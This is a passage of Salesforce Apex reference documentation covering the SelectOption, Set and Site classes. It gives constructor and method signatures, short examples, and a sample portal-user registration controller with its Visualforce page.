Records are suggested if the entire search string is found in the record name, in the same order as specified in the search string. For example, the text string *national u* is treated as *national u** and returns "National Utility" and "National Urban Company" but not "National Company Utility" or "Urban National Company".

Note: If the user's search query contains quotation marks or wildcards, those symbols are automatically removed from the query string in the URI.

SEE ALSO:

Suggest Salesforce Knowledge Articles

SelectOption Class

A `SelectOption` object specifies one of the possible values for a Visualforce `selectCheckboxes`, `selectList`, or `selectRadio` component.

Namespace

System

`SelectOption` consists of a label that is displayed to the end user, and a value that is returned to the controller if the option is selected. A `SelectOption` can also be displayed in a disabled state, so that a user cannot select it as an option, but can still view it.

Instantiation

In a custom controller or controller extension, you can instantiate a SelectOption in one of the following ways:

- ```
  SelectOption option = new SelectOption(value, label, isDisabled);
  ```

  where *value* is the String that is returned to the controller if the option is selected by a user, *label* is the String that is displayed to the user as the option choice, and *isDisabled* is a Boolean that, if true, specifies that the user cannot select the option, but can still view it.

- ```
  SelectOption option = new SelectOption(value, label);
  ```

  where *value* is the String that is returned to the controller if the option is selected by a user, and *label* is the String that is displayed to the user as the option choice. Because a value for *isDisabled* is not specified, the user can both view and select the option.

Example

The following example shows how a list of SelectOptions objects can be used to provide possible values for a `selectCheckboxes` component on a Visualforce page. In the following custom controller, the `getItems` method defines and returns the list of possible SelectOption objects:

```
public class sampleCon {

  String[] countries = new String[]{};

  public PageReference test() {
    return null;
  }

  public List<SelectOption> getItems() {
    List<SelectOption> options = new List<SelectOption>();
    options.add(new SelectOption('US','US'));
    options.add(new SelectOption('CANADA','Canada'));
    options.add(new SelectOption('MEXICO','Mexico'));
    return options;
   }

  public String[] getCountries() {
     return countries;
  }

  public void setCountries(String[] countries) {
    this.countries = countries;
  }

}
```

In the following page markup, the `<apex:selectOptions>` tag uses the `getItems` method from the controller above to retrieve the list of possible values. Because `<apex:selectOptions>` is a child of the `<apex:selectCheckboxes>` tag, the options are displayed as checkboxes:

```
<apex:page controller="sampleCon">
 <apex:form>
```

```
    <apex:selectCheckboxes value="{!countries}">
      <apex:selectOptions value="{!items}"/>
    </apex:selectCheckboxes><br/>
    <apex:commandButton value="Test" action="{!test}" rerender="out" status="status"/>
  </apex:form>
  <apex:outputPanel id="out">
    <apex:actionstatus id="status" startText="testing...">
      <apex:facet name="stop">
        <apex:outputPanel>
          <p>You have selected:</p>
          <apex:dataList value="{!countries}" var="c">{!c}</apex:dataList>
        </apex:outputPanel>
      </apex:facet>
    </apex:actionstatus>
  </apex:outputPanel>
</apex:page>
```

IN THIS SECTION:

SelectOption Constructors

The following are constructors for `SelectOption`.

IN THIS SECTION:

`SelectOption(value, label)`

Creates a new instance of the `SelectOption` class using the specified value and label.

Signature

```
public SelectOption(String value, String label)
```

Parameters

value

Type: String

The string that is returned to the Visualforce controller if the option is selected by a user.

label

Type: String

The string that is displayed to the user as the option choice.

`SelectOption(value, label, isDisabled)`

Creates a new instance of the `SelectOption` class using the specified value, label, and disabled setting.

Signature

```
public SelectOption(String value, String label, Boolean isDisabled)
```

Parameters

`value`
Type: String

The string that is returned to the Visualforce controller if the option is selected by a user.

`label`
Type: String

The string that is displayed to the user as the option choice.

`isDisabled`
Type: Boolean

If set to true, the option can't be selected by the user but can still be viewed.

SelectOption Methods

The following are methods for `SelectOption`. All are instance methods.

IN THIS SECTION:

getDisabled()
Returns the current value of the SelectOption object's `isDisabled` attribute.

getEscapeItem()
Returns the current value of the SelectOption object's `itemEscaped` attribute.

getLabel()
Returns the option label that is displayed to the user.

getValue()
Returns the option value that is returned to the controller if a user selects the option.

setDisabled(isDisabled)
Sets the value of the SelectOption object's `isDisabled` attribute.

setEscapeItem(itemsEscaped)
Sets the value of the SelectOption object's `itemEscaped` attribute.

setLabel(label)
Sets the value of the option label that is displayed to the user.

setValue(value)
Sets the value of the option value that is returned to the controller if a user selects the option.

`getDisabled()`

Returns the current value of the SelectOption object's `isDisabled` attribute.

Signature

```
public Boolean getDisabled()
```

Return Value

Type: Boolean

Usage

If `isDisabled` is set to `true`, the user can view the option, but cannot select it. If `isDisabled` is set to `false`, the user can both view and select the option.

`getEscapeItem()`

Returns the current value of the SelectOption object's `itemEscaped` attribute.

Signature

```
public Boolean getEscapeItem()
```

Return Value

Type: Boolean

Usage

If `itemEscaped` is set to `true`, sensitive HTML and XML characters are escaped in the HTML output generated by this component. If `itemEscaped` is set to `false`, items are rendered as written.

`getLabel()`

Returns the option label that is displayed to the user.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getValue()`

Returns the option value that is returned to the controller if a user selects the option.

Signature

```
public String getValue()
```

Return Value

Type: String

setDisabled(isDisabled)

Sets the value of the SelectOption object's `isDisabled` attribute.

Signature

```
public Void setDisabled(Boolean isDisabled)
```

Parameters

`isDisabled`
Type: Boolean

Return Value

Type: Void

Usage

If `isDisabled` is set to `true`, the user can view the option, but cannot select it. If `isDisabled` is set to `false`, the user can both view and select the option.

setEscapeItem(itemsEscaped)

Sets the value of the SelectOption object's `itemEscaped` attribute.

Signature

```
public Void setEscapeItem(Boolean itemsEscaped)
```

Parameters

`itemsEscaped`
Type: Boolean

Return Value

Type: Void

Usage

If `itemEscaped` is set to `true`, sensitive HTML and XML characters are escaped in the HTML output generated by this component. If `itemEscaped` is set to `false`, items are rendered as written.

`setLabel(label)`

Sets the value of the option label that is displayed to the user.

Signature

```
public Void setLabel(String label)
```

Parameters

`label`
Type: String

Return Value

Type: Void

`setValue(value)`

Sets the value of the option value that is returned to the controller if a user selects the option.

Signature

```
public Void setValue(String value)
```

Parameters

`value`
Type: String

Return Value

Type: Void

Set Class

Represents a collection of unique elements with no duplicate values.

Namespace

System

Usage

The Set methods work on a set, that is, an unordered collection of elements that was initialized using the `set` keyword. Set elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types. Set methods are all instance methods, that is, they all operate on a particular instance of a Set. The following are the instance methods for sets.

Note:

- Uniqueness of set elements of user-defined types is determined by the `equals` and `hashCode` methods, which you provide in your classes. Uniqueness of all other non-primitive types is determined by comparing the objects' fields.
- If the set contains String elements, the elements are case-sensitive. Two set elements that differ only by case are considered distinct.

For more information on sets, see Sets on page 31.

IN THIS SECTION:

Set Constructors

The following are constructors for `Set`.

IN THIS SECTION:

Set<T>()

Creates a new instance of the `Set` class. A set can hold elements of any data type T.

Signature

```
public Set<T>()
```

Example

```
// Create a set of strings
Set<String> s1 = new Set<String>();
// Add two strings to it
s1.add('item1');
s1.add('item2');
```

Set<T>(setToCopy)

Creates a new instance of the `Set` class by copying the elements of the specified set. T is the data type of the elements in both sets and can be any data type.

Signature

```
public Set<T>(Set<T> setToCopy)
```

Parameters

setToCopy
Type: Set<T>

The set to initialize this set with.

Example

```
Set<String> s1 = new Set<String>();
s1.add('item1');
s1.add('item2');
Set<String> s2 = new Set<String>(s1);
// The set elements in s2 are copied from s1
System.debug(s2);
```

Set<T>(listToCopy)

Creates a new instance of the `Set` class by coping the list elements. T is the data type of the elements in the set and list and can be any data type.

Signature

```
public Set<T>(List<T> listToCopy)
```

Parameters

listToCopy
Type: Integer

The list to copy the elements of into this set.

Example

```
List<Integer> ls = new List<Integer>();
ls.add(1);
ls.add(2);
// Create a set based on a list
Set<Integer> s1 = new Set<Integer>(ls);
// Elements are copied from the list to this set
System.debug(s1);// DEBUG|{1, 2}
```

Set Methods

The following are methods for `Set`. All are instance methods.

IN THIS SECTION:

`add(setElement)`

Adds an element to the set if it is not already present.

Signature

```
public Boolean add(Object setElement)
```

Parameters

setElement
Type: Object

Return Value

Type: Boolean

Usage

This method returns true if the original set changed as a result of the call. For example:

```
Set<String> myString = new Set<String>{'a', 'b', 'c'};
Boolean result = myString.add('d');
System.assertEquals(true, result);
```

addAll(fromList)

Adds all of the elements in the specified list to the set if they are not already present.

Signature

```
public Boolean addAll(List<Object> fromList)
```

Parameters

fromList
Type: List

Return Value

Type: Boolean

Returns `true` if the original set changed as a result of the call.

Usage

This method results in the *union* of the list and the set. The list must be of the same type as the set that calls the method.

addAll(fromSet)

Adds all of the elements in the specified set to the set that calls the method if they are not already present.

Signature

```
public Boolean addAll(Set<Object> fromSet)
```

Parameters

fromSet
Type: Set<Object>

Return Value

Type: Boolean

This method returns `true` if the original set changed as a result of the call.

Usage

This method results in the *union* of the two sets. The specified set must be of the same type as the original set that calls the method.

Example

```
Set<String> myString = new Set<String>{'a', 'b'};
Set<String> sString = new Set<String>{'c'};

Boolean result1 = myString.addAll(sString);
System.assertEquals(true, result1);
```

clear()

Removes all of the elements from the set.

Signature

```
public Void clear()
```

Return Value

Type: Void

clone()

Makes a duplicate copy of the set.

Signature

```
public Set<Object> clone()
```

Return Value

Type: Set (of same type)

contains(setElement)

Returns `true` if the set contains the specified element.

Signature

```
public Boolean contains(Object setElement)
```

Parameters

setElement
Type: Object

Return Value

Type: Boolean

Example

```
Set<String> myString = new Set<String>{'a', 'b'};
Boolean result = myString.contains('z');
System.assertEquals(false, result);
```

containsAll(listToCompare)

Returns `true` if the set contains all of the elements in the specified list. The list must be of the same type as the set that calls the method.

Signature

```
public Boolean containsAll(List<Object> listToCompare)
```

Parameters

listToCompare
Type: List<Object>

Return Value

Type: Boolean

containsAll(setToCompare)

Returns `true` if the set contains all of the elements in the specified set. The specified set must be of the same type as the original set that calls the method.

Signature

```
public Boolean containsAll(Set<Object> setToCompare)
```

Parameters

setToCompare
Type: Set<Object>

Return Value

Type: Boolean

Example

```
Set<String> myString = new Set<String>{'a', 'b'};
Set<String> sString = new Set<String>{'c'};
Set<String> rString = new Set<String>{'a', 'b', 'c'};

Boolean result1, result2;
result1 = myString.addAll(sString);
system.assertEquals(true, result1);

result2 = myString.containsAll(rString);
System.assertEquals(true, result2);
```

equals(set2)

Compares this set with the specified set and returns `true` if both sets are equal; otherwise, returns `false`.

Signature

```
public Boolean equals(Set<Object> set2)
```

Parameters

set2
Type: Set<Object>

The *set2* argument is the set to compare this set with.

Return Value

Type: Boolean

Usage

Two sets are equal if their elements are equal, regardless of their order. The `==` operator is used to compare the elements of the sets.

The `==` operator is equivalent to calling the `equals` method, so you can call `set1.equals(set2);` instead of `set1 == set2;`.

hashCode()

Returns the hashcode corresponding to this set and its contents.

Signature

```
public Integer hashCode()
```

Return Value

Type: Integer

`isEmpty()`

Returns `true` if the set has zero elements.

Signature

```
public Boolean isEmpty()
```

Return Value

Type: Boolean

Example

```
Set<Integer> mySet = new Set<Integer>();
Boolean result = mySet.isEmpty();
System.assertEquals(true, result);
```

`remove(setElement)`

Removes the specified element from the set if it is present.

Signature

```
public Boolean remove(Object setElement)
```

Parameters

`setElement`
Type: Object

Return Value

Type: Boolean

Returns `true` if the original set changed as a result of the call.

`removeAll(listOfElementsToRemove)`

Removes the elements in the specified list from the set if they are present.

Signature

```
public Boolean removeAll(List<Object> listOfElementsToRemove)
```

Parameters

listOfElementsToRemove
Type: List<Object>

Return Value

Type: Boolean

Returns `true` if the original set changed as a result of the call.

Usage

This method results in the *relative complement* of the two sets. The list must be of the same type as the set that calls the method.

Example

```
Set<integer> mySet = new Set<integer>{1, 2, 3};
List<integer> myList = new List<integer>{1, 3};
Boolean result = mySet.removeAll(myList);
System.assertEquals(true, result);
Integer result2 = mySet.size();
System.assertEquals(1, result2);
```

removeAll(setOfElementsToRemove)

Removes the elements in the specified set from the original set if they are present.

Signature

```
public Boolean removeAll(Set<Object> setOfElementsToRemove)
```

Parameters

setOfElementsToRemove
Type: Set<Object>

Return Value

Type: Boolean

This method returns `true` if the original set changed as a result of the call.

Usage

This method results in the *relative complement* of the two sets. The specified set must be of the same type as the original set that calls the method.

retainAll(listOfElementsToRetain)

Retains only the elements in this set that are contained in the specified list.

Signature

```
public Boolean retainAll(List<Object> listOfElementsToRetain)
```

Parameters

listOfElementsToRetain
Type: List<Object>

Return Value

Type: Boolean

This method returns `true` if the original set changed as a result of the call.

Usage

This method results in the *intersection* of the list and the set. The list must be of the same type as the set that calls the method.

Example

```
Set<integer> mySet = new Set<integer>{1, 2, 3};
List<integer> myList = new List<integer>{1, 3};
Boolean result = mySet.retainAll(myList);
System.assertEquals(true, result);
```

retainAll(setOfElementsToRetain)

Retains only the elements in the original set that are contained in the specified set.

Signature

```
public Boolean retainAll(Set setOfElementsToRetain)
```

Parameters

setOfElementsToRetain
Type: Set

Return Value

Type: Boolean

Returns `true` if the original set changed as a result of the call.

Usage

This method results in the *intersection* of the two sets. The specified set must be of the same type as the original set that calls the method.

size()

Returns the number of elements in the set (its cardinality).

Signature

```
public Integer size()
```

Return Value

Type: Integer

Example

```
Set<Integer> mySet = new Set<Integer>{1, 2, 3};
List<Integer> myList = new List<Integer>{1, 3};
Boolean result = mySet.retainAll(myList);

System.assertEquals(true, result);

Integer result2 = mySet.size();
System.assertEquals(2, result2);
```

Site Class

Use the `Site` Class to manage your Force.com sites.

Namespace

System

Usage

If there is a exception when using `site.createPortalUser`, a null is returned and the site system administrator is sent an email. For more information on sites, see "Force.com Sites Overview" in the Salesforce online help.

Force.com Sites Examples

The following example creates a class, `SiteRegisterController`, which is used with a Visualforce page (see markup below) to register new Customer Portal users.

Note: In the example below, you must enter the account ID of the account that you want to associate with new portal users. You must also add the account owner to the role hierarchy for this code example to work. For more information, see "Setting Up Your Customer Portal" in the Salesforce online help.

```
/**
 * An Apex class that creates a portal user
 */
public class SiteRegisterController {
    // PORTAL_ACCOUNT_ID is the account on which the contact will be created on
    //  and then enabled as a portal user.
    //Enter the account ID in place of <portal_account_id> below.
    private static Id PORTAL_ACCOUNT_ID = '<portal_account_id>';

    public SiteRegisterController () {
```

```
    }

    public String username {get; set;}
    public String email {get; set;}
    public String password {get; set {password = value == null ? value : value.trim(); }
}
    public String confirmPassword {get; set { confirmPassword =
        value == null ? value : value.trim(); } }
    public String communityNickname {get; set { communityNickname = \
        value == null ? value : value.trim(); } }

    private boolean isValidPassword() {
        return password == confirmPassword;
    }

    public PageReference registerUser() {
        // If password is null, a random password is sent to the user
        if (!isValidPassword()) {
           ApexPages.Message msg = new ApexPages.Message(ApexPages.Severity.ERROR,
               Label.site.passwords_dont_match);
           ApexPages.addMessage(msg);
            return null;
        }
        User u = new User();
        u.Username = username;
        u.Email = email;
        u.CommunityNickname = communityNickname;

        String accountId = PORTAL_ACCOUNT_ID;

        // lastName is a required field on user, but if it isn't specified,
           the code uses the username
        String userId = Site.createPortalUser(u, accountId, password);
        if (userId != null) {
            if (password != null && password.length() > 1) {
                return Site.login(username, password, null);
            }
            else {
                PageReference page = System.Page.SiteRegisterConfirm;
                page.setRedirect(true);
                return page;
            }
        }
        return null;
    }
}
```

```
/**
 * Test class.
 */
@isTest
private class SiteRegisterControllerTest {
    // Test method for verifying the positive test case
    static testMethod void testRegistration() {
```

```
        SiteRegisterController controller = new SiteRegisterController();
        controller.username = 'test@force.com';
        controller.email = 'test@force.com';
        controller.communityNickname = 'test';
        // registerUser always returns null when the page isn't accessed as a guest user
        System.assert(controller.registerUser() == null);
        controller.password = 'abcd1234';
        controller.confirmPassword = 'abcd123';
        System.assert(controller.registerUser() == null);
    }
}
```

The following is the Visualforce registration page that uses the `SiteRegisterController` Apex controller above:

```
<apex:page id="Registration" showHeader="false" controller=
    "SiteRegisterController" standardStylesheets="true">
  <apex:outputText value="Registration"/>
  <br/>
  <apex:form id="theForm">
   <apex:messages id="msg" styleClass="errorMsg" layout="table" style="margin-top:1em;"/>

    <apex:panelGrid columns="2" style="margin-top:1em;">
      <apex:outputLabel value="{!$Label.site.username}" for="username"/>
      <apex:inputText required="true" id="username" value="{!username}"/>
      <apex:outputLabel value="{!$Label.site.community_nickname}"
          for="communityNickname"/>
      <apex:inputText required="true" id="communityNickname" required="true"
          value="{!communityNickname}"/>
      <apex:outputLabel value="{!$Label.site.email}" for="email"/>
      <apex:inputText required="true" id="email" required="true" value="{!email}"/>
      <apex:outputLabel value="{!$Label.site.password}" for="password"/>
      <apex:inputSecret id="password" value="{!password}"/>
      <apex:outputLabel value="{!$Label.site.confirm_password}" for="confirmPassword"/>
      <apex:inputSecret id="confirmPassword" value="{!confirmPassword}"/>
      <apex:outputText value=""/>
      <apex:commandButton action="{!registerUser}" value="{!$Label.site.submit}"
          id="submit"/>
    </apex:panelGrid>
  </apex:form>
cod</apex:page>
```

The sample code for the `createPersonAccountPortalUser` method is nearly identical to the sample code above, with the following changes:

- Replace all instances of `PORTAL_ACCOUNT_ID` with `OWNER_ID`.
- Determine the ownerID instead of the accountID, and use the `createPersonAccountPortalUser` method instead of the `CreatePortalUser` method by replacing the following code block:

  ```
  String accountId = PORTAL_ACCOUNT_ID;
  String userId = Site.createPortalUser(u, accountId, password);
  ```

  with

  ```
  String ownerId = OWNER_ID;
  String userId = Site.createPersonAccountPortalUser(u, ownerId, password);
  ```

Site Methods

The following are methods for `Site`. All methods are static.

IN THIS SECTION:

changePassword(newPassword, verifyNewPassword, oldPassword)

Changes the password of the current user.

createExternalUser(name, accountId)

Creates a community or a portal user for the given account and associates it with the community.

createExternalUser(name, accountId, password)

Creates a community or a portal user for the given account and associates it with the community. This method sends an email with the specified password to the user.

createExternalUser(name, accountId, password, sendEmailConfirmation)

Creates a community or portal user and associates it with the given account. This method sends the user an email with the specified password as well as a new user confirmation email.

createPersonAccountPortalUser(user, ownerId, password)

Creates a person account using the default record type defined on the guest user's profile, then enables it for the site's portal.

createPersonAccountPortalUser(user, ownerId, recordTypeId, password)

Creates a person account using the specified *`recordTypeID`*, then enables it for the site's portal.

createPortalUser(user, accountId, password, sendEmailConfirmation)

Creates a portal user for the given account and associates it with the site's portal.

forgotPassword(username)

Resets the user's password and sends an email to the user with their new password. Returns a value indicating whether the password reset was successful or not.

getAdminEmail()

Returns the email address of the site administrator.

getAdminId()

Returns the user ID of the site administrator.

getAnalyticsTrackingCode()

The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.

getCurrentSiteUrl()

Deprecated. This method was replaced by `getBaseUrl()` in API version 30.0. Returns the base URL of the current site that references and links should use.

getBaseCustomUrl()

Returns a base URL for the current site that doesn't use a Force.com subdomain. The returned URL uses the same protocol (HTTP or HTTPS) as the current request if at least one non-Force.com custom URL that supports HTTPS exists on the site. The returned value never ends with a `/` character. If all the custom URLs in this site end in Force.com or this site has no custom URLs, then this returns an empty string. If the current request is not a site request, then this method returns an empty string. This method replaced getCustomWebAddress and includes the custom URL's path prefix..

getBaseInsecureUrl()

Returns a base URL for the current site that uses HTTP instead of HTTPS. The current request's domain is used. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.

getBaseRequestUrl()

Returns the base URL of the current site for the requested URL. This isn't influenced by the referring page's URL. The returned URL uses the same protocol (HTTP or HTTPS) as the current request. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.

getBaseSecureUrl()

Returns a base URL for the current site that uses HTTPS instead of HTTP. The current request's domain is preferred if it supports HTTPS. Domains that are not Force.com subdomains are preferred over Force.com subdomains. A Force.com subdomain, if associated with the site, is used if no other HTTPS domains exist in the current site. If no HTTPS custom URLs exist in the site, then this method returns an empty string. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.

getBaseUrl()

Returns the base URL of the current site that references and links should use. Note that this field may return the referring page's URL instead of the current request's URL. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this field returns an empty string. This field replaces getCurrentSiteUrl.

getCustomWebAddress()

Deprecated. This method was replaced by `getBaseCustomUrl()` in API version 30.0.

getDomain()

Returns the Force.com domain name for your organization.

getErrorDescription()

Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.

getErrorMessage()

Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.

getMasterLabel()

Returns the value of the Master Label field for the current site. If the current request is not a site request, then this field returns `null`.

getName()

Returns the API name of the current site.

getOriginalUrl()

Returns the original URL for this page if it's a designated error page for the site; otherwise, returns `null`.

getPathPrefix()

Returns the URL path prefix of the current site or an empty string if none. For example, if the requested site URL is `http://myco.force.com/partners`, then `/partners` is the path prefix. If the current request is not a site request, then this method returns an empty string. This method replaced getPrefix in API version 30.0.

getPrefix()

Deprecated. This method was replaced by `getPathPrefix()` in API version 30.0.

getSiteId()

Returns the ID of the current site. If the current request is not a site request, then this field returns `null`.

getTemplate()

Returns the template name associated with the current site; returns the default template if no template has been designated.

getSiteType()

Returns the API value of the site type field for the current site. This can be Visualforce for a Force.com site, Siteforce for a Site.com site, ChatterNetwork for a Force.com Communities site, or ChatterNetworkPicasso for a Site.com Communities site. If the current request is not a site request, then this method returns `null`.

getSyteTypeLabel()

Returns the value of the Site Type field's label for the current site. If the current request is not a site request, then this method returns `null`.

isLoginEnabled()

Returns `true` if the current site is associated with an active login-enabled portal; otherwise returns `false`.

isPasswordExpired()

For authenticated users, returns `true` if the currently logged-in user's password is expired. For non-authenticated users, returns `false`.

isRegistrationEnabled()

Returns `true` if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns `false`.

login(username, password, startUrl)

Allows users to log in to the current site with the given username and password, then takes them to the `startUrl`. If `startUrl` is not a relative path, it defaults to the site's designated index page.

setPortalUserAsAuthProvider(user, contactId)

Sets the specified user information within the site's portal via an authentication provider.

changePassword(newPassword, verifyNewPassword, oldPassword)

Changes the password of the current user.

Signature

```
public static System.PageReference changePassword(String newPassword, String
verifyNewPassword, String oldPassword)
```

Parameters

newPassword
Type: String

verifyNewPassword
Type: String

oldPassword
Type: String

Optional.

Return Value

Type: System.PageReference

Usage

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

createExternalUser(name, accountId)

Creates a community or a portal user for the given account and associates it with the community.

Signature

```
public static Id createExternalUser(SObject name, String accountId)
```

Parameters

name
Type: SObject

Information required to create a user.

accountId
Type: String

The ID of the account you want to associate the user with.

Return Value

Type: Id

The ID of the user that this method creates.

Usage

This method throws `Site.ExternalUserCreateException` when user creation fails.

The `nickname` field is required for the `User` sObject when using the `createExternalUser` method.

Note: This method is only valid when a site is associated with a Customer Portal.

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

createExternalUser(name, accountId, password)

Creates a community or a portal user for the given account and associates it with the community. This method sends an email with the specified password to the user.

Signature

```
public static Id createExternalUser(SObject name, String accountId, String password)
```

Parameters

name
Type: SObject

Information required to create a user.

accountId
Type: String

The ID of the account you want to associate the user with.

password
Type: String

The password of the community or portal user. If not specified, or if set to `null` or an empty string, this method sends a new password email to the portal user.

Return Value

Type: Id

The ID of the user that this method creates.

Usage

This method throws `Site.ExternalUserCreateException` when user creation fails.

The `nickname` field is required for the `User` sObject when using the `createExternalUser` method.

Note: This method is only valid when a site is associated with a Customer Portal.

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

createExternalUser(name, accountId, password, sendEmailConfirmation)

Creates a community or portal user and associates it with the given account. This method sends the user an email with the specified password as well as a new user confirmation email.

Signature

```
public static Id createExternalUser(SObject name, String accountId, String password,
Boolean sendEmailConfirmation)
```

Parameters

name
Type: SObject

Information required to create a user.

accountId
Type: String

The ID of the account you want to associate the user with.

password
Type: String

The password of the community or portal user. If not specified, or if set to `null` or an empty string, this method sends a new password email to the portal user.

sendEmailConfirmation
Type: Boolean

Determines whether a new user email is sent to the portal user. Set it to `true` to send a new user email to the portal user. The default is `false`, that is, the new user email isn't sent.

Return Value

Type: Id

The ID of the user that this method creates.

Usage

This method throws `Site.ExternalUserCreateException` when user creation fails.

The `nickname` field is required for the `User` sObject when using the `createExternalUser` method.

Note: This method is only valid when a site is associated with a Customer Portal.

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

createPersonAccountPortalUser(user, ownerId, password)

Creates a person account using the default record type defined on the guest user's profile, then enables it for the site's portal.

Signature

```
public static ID createPersonAccountPortalUser(sObject user, String ownerId, String password)
```

Parameters

user
Type: sObject

ownerId
Type: String

password
Type: String

Return Value

Type: ID

Usage

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

Note: This method is only valid when a site is associated with a Customer Portal, and when the user license for the default new user profile is a high-volume portal user.

createPersonAccountPortalUser(user, ownerId, recordTypeId, password)

Creates a person account using the specified *recordTypeID*, then enables it for the site's portal.

Signature

```
public static ID createPersonAccountPortalUser(sObject user, String ownerId, String
recordTypeId, String password)
```

Parameters

user
Type: sObject

ownerId
Type: String

recordTypeId
Type: String

password
Type: String

Return Value

Type: ID

Usage

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

Note: This method is only valid when a site is associated with a Customer Portal, and when the user license for the default new user profile is a high-volume portal user.

createPortalUser(user, accountId, password, sendEmailConfirmation)

Creates a portal user for the given account and associates it with the site's portal.

Signature

```
public static ID createPortalUser(sObject user, String accountId, String password,
Boolean sendEmailConfirmation)
```

Parameters

user
Type: sObject

accountId
Type: String

password
Type: String

(Optional) The password of the portal user. If not specified, or if set to `null` or an empty string, this method sends a new password email to the portal user.

`sendEmailConfirmation`
Type: Boolean

(Optional) Determines whether a new user email is sent to the portal user. Set it to `true` to send a new user email to the portal user. The default is `false`, that is, the new user email isn't sent.

Return Value

Type: ID

Usage

The `nickname` field is required for the user sObject when using the `createPortalUser` method.

Note: This method is only valid when a site is associated with a Customer Portal.

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

`forgotPassword(username)`

Resets the user's password and sends an email to the user with their new password. Returns a value indicating whether the password reset was successful or not.

Signature

```
public static Boolean forgotPassword(String username)
```

Parameters

`username`
Type: String

Return Value

Type: Boolean

Note: The return value will always be true unless it's called outside of a Visualforce page. If it's called outside of a Visualforce page, it will be false.

Usage

Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.

`getAdminEmail()`

Returns the email address of the site administrator.

Signature

```
public static String getAdminEmail()
```

Return Value

Type: String

getAdminId()

Returns the user ID of the site administrator.

Signature

```
public static ID getAdminId()
```

Return Value

Type: ID

getAnalyticsTrackingCode()

The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.

Signature

```
public static String getAnalyticsTrackingCode()
```

Return Value

Type: String

getCurrentSiteUrl()

Deprecated. This method was replaced by `getBaseUrl()` in API version 30.0. Returns the base URL of the current site that references and links should use.

Note that this may return the referring page's URL instead of the current request's URL. The returned value includes the path prefix and always ends with a `/` character. If the current request is not a site request, then this method returns `null`. If the current request is not a site request, then this method returns `null`. This method was replaced by getBaseUrl in API version 30.0.

Signature

```
public static String getCurrentSiteUrl()
```

Return Value

Type: String

Usage

Use `getBaseUrl()` instead.

`getBaseCustomUrl()`

Returns a base URL for the current site that doesn't use a Force.com subdomain. The returned URL uses the same protocol (HTTP or HTTPS) as the current request if at least one non-Force.com custom URL that supports HTTPS exists on the site. The returned value never ends with a `/` character. If all the custom URLs in this site end in Force.com or this site has no custom URLs, then this returns an empty string. If the current request is not a site request, then this method returns an empty string. This method replaced getCustomWebAddress and includes the custom URL's path prefix..

Signature

```
public static String getBaseCustomUrl()
```

Return Value

Type: String

Usage

This method replaces `getCustomWebAddress()` and includes the custom URL's path prefix.

`getBaseInsecureUrl()`

Returns a base URL for the current site that uses HTTP instead of HTTPS. The current request's domain is used. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.

Signature

```
public static String getBaseInsecureUrl()
```

Return Value

Type: String

`getBaseRequestUrl()`

Returns the base URL of the current site for the requested URL. This isn't influenced by the referring page's URL. The returned URL uses the same protocol (HTTP or HTTPS) as the current request. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.

Signature

```
public static String getBaseRequestUrl()
```

Return Value

Type: String

`getBaseSecureUrl()`

Returns a base URL for the current site that uses HTTPS instead of HTTP. The current request's domain is preferred if it supports HTTPS. Domains that are not Force.com subdomains are preferred over Force.com subdomains. A Force.com subdomain, if associated with the site, is used if no other HTTPS domains exist in the current site. If no HTTPS custom URLs exist in the site, then this method returns an empty string. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this method returns an empty string.

Signature

```
public static String getBaseSecureUrl()
```

Return Value

Type: String

`getBaseUrl()`

Returns the base URL of the current site that references and links should use. Note that this field may return the referring page's URL instead of the current request's URL. The returned value includes the path prefix and never ends with a `/` character. If the current request is not a site request, then this field returns an empty string. This field replaces getCurrentSiteUrl.

Signature

```
public static String getBaseUrl()
```

Return Value

Type: String

Usage

This method replaces `getCurrentSiteUrl()`.

`getCustomWebAddress()`

Deprecated. This method was replaced by `getBaseCustomUrl()` in API version 30.0.

Returns the request's custom URL if it doesn't end in Force.com or returns the site's primary custom URL. If neither exist, then this returns null. Note that the URL's path is always the root, even if the request's custom URL has a path prefix. If the current request is not a site request, then this method returns null. The returned value always ends with a `/` character.

Signature

```
public static String getCustomWebAddress()
```

Return Value

Type: String

Usage

Use `getBaseCustomUrl()` instead.

`getDomain()`

Returns the Force.com domain name for your organization.

Signature

```
public static String getDomain()
```

Return Value

Type: String

`getErrorDescription()`

Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.

Signature

```
public static String getErrorDescription()
```

Return Value

Type: String

`getErrorMessage()`

Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.

Signature

```
public static String getErrorMessage()
```

Return Value

Type: String

`getMasterLabel()`

